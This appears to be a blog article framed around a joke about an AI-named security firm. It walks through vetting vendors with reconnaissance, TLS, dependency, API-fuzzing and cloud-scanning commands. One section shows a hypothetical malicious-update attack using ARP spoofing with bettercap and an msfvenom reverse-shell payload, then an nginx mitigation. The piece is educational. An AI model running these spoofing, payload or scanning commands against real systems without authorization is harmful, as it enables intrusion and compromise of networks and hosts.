
Listen to this Post

Introduction:
The cybersecurity community recently shared a humorous image depicting a fictional security firm named “Gemini Security Solutions,” sparking jokes about AI-themed company names. While the post was lighthearted, it underscores a critical reality: the market is currently flooded with startups leveraging AI buzzwords, and security professionals must possess the technical skills to differentiate genuine innovation from vaporware. This article provides a technical framework for verifying the legitimacy and security posture of any third-party tool, AI-powered or otherwise, ensuring your organization doesn’t fall for a clever name alone.
Learning Objectives:
- Understand how to perform basic reconnaissance on a security vendor’s digital infrastructure.
- Learn to use Linux and Windows command-line tools to verify SSL/TLS implementation and domain health.
- Identify red flags in software composition and API security through static and dynamic analysis techniques.
You Should Know:
1. Initial Reconnaissance: Domain and Infrastructure Analysis
Before integrating any tool from a vendor claiming AI capabilities, a penetration tester must validate the company’s digital footprint. Start with passive reconnaissance. The humorous reference to “Gemini” serves as a reminder that a compelling name does not equate to a secure product.
Step‑by‑step guide:
- Linux/macOS: Use `whois` and `dig` to gather domain registration details and DNS records.
whois geminisecuritysolutions.com
dig geminisecuritysolutions.com ANY +noall +answer
What this does: Reveals the registrant’s information, creation date (new domains are a red flag), and name servers. Compare this data with the company’s claimed founding date.
- Windows: Use `nslookup` in Command Prompt or PowerShell.
nslookup geminisecuritysolutions.com
Resolve-DnsName geminisecuritysolutions.com
- Subdomain Enumeration: Use tools like `sublist3r` or `amass` to discover potentially vulnerable development or staging servers.
sublist3r -d geminisecuritysolutions.com
Why: Exposed subdomains like `dev.geminisecuritysolutions.com` or `jenkins.geminisecuritysolutions.com` are common entry points for attackers and indicate poor security hygiene.
2. SSL/TLS Configuration and Security Headers
An “AI Security” firm that fails to implement basic HTTPS correctly cannot be trusted with your code or data. This step verifies the transport layer security.
Step‑by‑step guide:
- Linux: Use `openssl` to test the SSL certificate and cipher suites.
openssl s_client -connect geminisecuritysolutions.com:443 -servername geminisecuritysolutions.com
What this does: Connects to the server and displays the entire certificate chain, expiration date, and supported ciphers. Look for weak ciphers (e.g., RC4) or expired certificates.
- Tool Configuration (testssl.sh): For a comprehensive analysis, use the open-source tool
testssl.sh../testssl.sh --quiet --fast geminisecuritysolutions.com
What this checks: Vulnerabilities like Heartbleed, LOGJAM, FREAK, and ROBOT. A legitimate security vendor should have a perfect score.
- Windows (PowerShell): Check HTTP response headers for security misconfigurations.
Invoke-WebRequest -Uri https://geminisecuritysolutions.com | Select-Object -ExpandProperty Headers
Look for missing headers like `Strict-Transport-Security` (HSTS),
Content-Security-Policy, orX-Frame-Options. Their absence is a significant red flag.
3. Supply Chain and Software Composition Analysis
If the tool provides a downloadable agent or code library, you must analyze its dependencies. An “AI” tool is often just a wrapper around several open-source libraries, and vulnerable dependencies undermine the entire product.
Step‑by‑step guide:
- For a Python-based tool: After downloading the package, inspect the `requirements.txt` or
setup.py.pip install safety safety check -r requirements.txt
What this does: The `safety` tool checks all listed Python dependencies against a database of known vulnerabilities (CVEs).
- For a Node.js/JavaScript tool: Check the `package.json` and lock file.
npm audit --json
What this does: Generates a report of vulnerabilities in the project’s dependency tree. A high number of critical vulnerabilities suggests the vendor does not practice secure software development.
- Container Analysis: If the tool is delivered as a Docker image, scan it locally.
docker pull vendor/gemini-ai-security:latest
trivy image vendor/gemini-ai-security:latest
Why: This reveals vulnerabilities in the base OS and application layers, providing a clear picture of the vendor’s DevSecOps maturity.
4. API Security Testing
Modern AI security tools are often API-first. A poorly secured API can expose your entire infrastructure. This section focuses on verifying the security of the vendor’s endpoints.
Step‑by‑step guide:
- Intercepting Traffic: Use `Burp Suite` or `OWASP ZAP` as a forwarding proxy. Configure your browser or tool to route traffic through the proxy to inspect all API calls made by the “AI” agent.
- cURL Analysis: Replay and manipulate API requests manually.
curl -X POST https://api.geminisecuritysolutions.com/v1/analyze \
-H "Authorization: Bearer [bash]" \
-H "Content-Type: application/json" \
-d '{"code_snippet": "print(\"test\")"}' -v
What to look for:
- Is the token transmitted over HTTP? (Immediate failure).
- Does the API properly handle malformed JSON? (Indicates poor input validation).
- Are there rate limits? (Without them, the API is prone to abuse).
- Fuzzing for Injection: Use tools like `ffuf` to fuzz API parameters for command injection or path traversal vulnerabilities.
ffuf -u https://api.geminisecuritysolutions.com/v1/analyze?file=FUZZ -w /usr/share/wordlists/Discovery/Web-Content/common.txt -H "Authorization: Bearer [bash]"
Why: If the API endpoint uses the `file` parameter to read local files, you might discover a path traversal vulnerability (e.g.,
../../../../etc/passwd).
5. Cloud and Container Hardening Verification
If the vendor offers a cloud-based scanning engine, their infrastructure’s security is your responsibility by proxy.
Step‑by‑step guide:
- Identifying Cloud Provider: Use `dig` or `nslookup` to find the IP address, then query the cloud provider’s IP ranges.
whois [bash]
Or use a service like `whatismyipaddress.com` to see if the IP belongs to AWS, Azure, or GCP.
- Checking for Misconfigured Cloud Storage: Use tools like `S3Scanner` to find open buckets belonging to the vendor.
python s3scanner.py --bucket gemini-security
What this does: Attempts to list the contents of common bucket permutations. If the vendor left an S3 bucket open, it’s a catastrophic failure.
- Kubernetes API Exposure: Use `nmap` to scan for open Kubernetes API servers (port 6443).
nmap -p 6443 [bash]
Why: An exposed, unauthenticated Kubernetes API is a direct path to compromising the vendor’s entire backend.
6. Vulnerability Exploitation and Mitigation Example
Let’s simulate a hypothetical vulnerability in the “AI Security” tool’s update mechanism—a Man-in-the-Middle (MitM) attack due to insecure updates.
Step‑by‑step guide:
- Scenario: The tool checks for updates over HTTP (http://updates.geminisecurity.com/latest.zip).
- Exploitation (Linux): Use `ettercap` or `bettercap` to perform ARP spoofing on the local network and redirect traffic.
sudo bettercap -eval "set arp.spoof.targets [bash]; arp.spoof on; net.sniff on"
- Crafting the Payload: Create a malicious update zip file with a reverse shell.
msfvenom -p linux/x64/shell_reverse_tcp LHOST=[bash] LPORT=4444 -f elf -o malicious_update
zip latest.zip malicious_update
- Serving the Malicious Update: Use a simple Python HTTP server to host the malicious file and intercept the update request.
python3 -m http.server 80
- Mitigation: The vendor should implement code signing and serve updates exclusively over HTTPS with certificate pinning.
Nginx configuration for secure update server
server {
listen 443 ssl http2;
server_name updates.geminisecurity.com;
ssl_certificate /etc/ssl/certs/updates.crt;
ssl_certificate_key /etc/ssl/private/updates.key;
add_header Strict-Transport-Security "max-age=31536000; includeSubDomains" always;
location /latest.zip {
alias /var/www/updates/latest.zip;
}
}
What Undercode Say:
The viral LinkedIn post serves as more than just a joke; it is a stark reminder of the “Wild West” nature of the current AI security landscape. A professional-sounding name or a humorous marketing campaign is not a substitute for rigorous technical validation.
- Key Takeaway 1: Trust, but verify. Every vendor claiming AI capabilities must be subjected to the same stringent security testing as any other third-party software. Use the commands and techniques outlined above to automate this verification.
- Key Takeaway 2: Infrastructure hygiene is a direct reflection of code quality. Poorly configured domains, weak SSL ciphers, or exposed subdomains are strong indicators that the “AI” model itself is likely built on an insecure foundation.
Ultimately, the responsibility for security cannot be outsourced to a brand name. In an era where “Gemini” could be a legitimate research lab or a fly-by-night operation, the tools of a penetration tester—from `nmap` to safety—become the only reliable filter. The market will correct itself, but until then, due diligence is your only defense against the hype.
Prediction:
Within the next 18 months, we will see a significant consolidation in the AI security market. The humorous “Gemini Security Solutions” will be emblematic of the 2024-2025 bubble, where marketing outran engineering. Consequently, we predict a rise in “vendor penetration testing” as a standard clause in procurement contracts, forcing startups to open their infrastructure for third-party validation before a deal is signed, much like a financial audit.
▶️ Related Video (80% Match):
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Florian Ethical – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


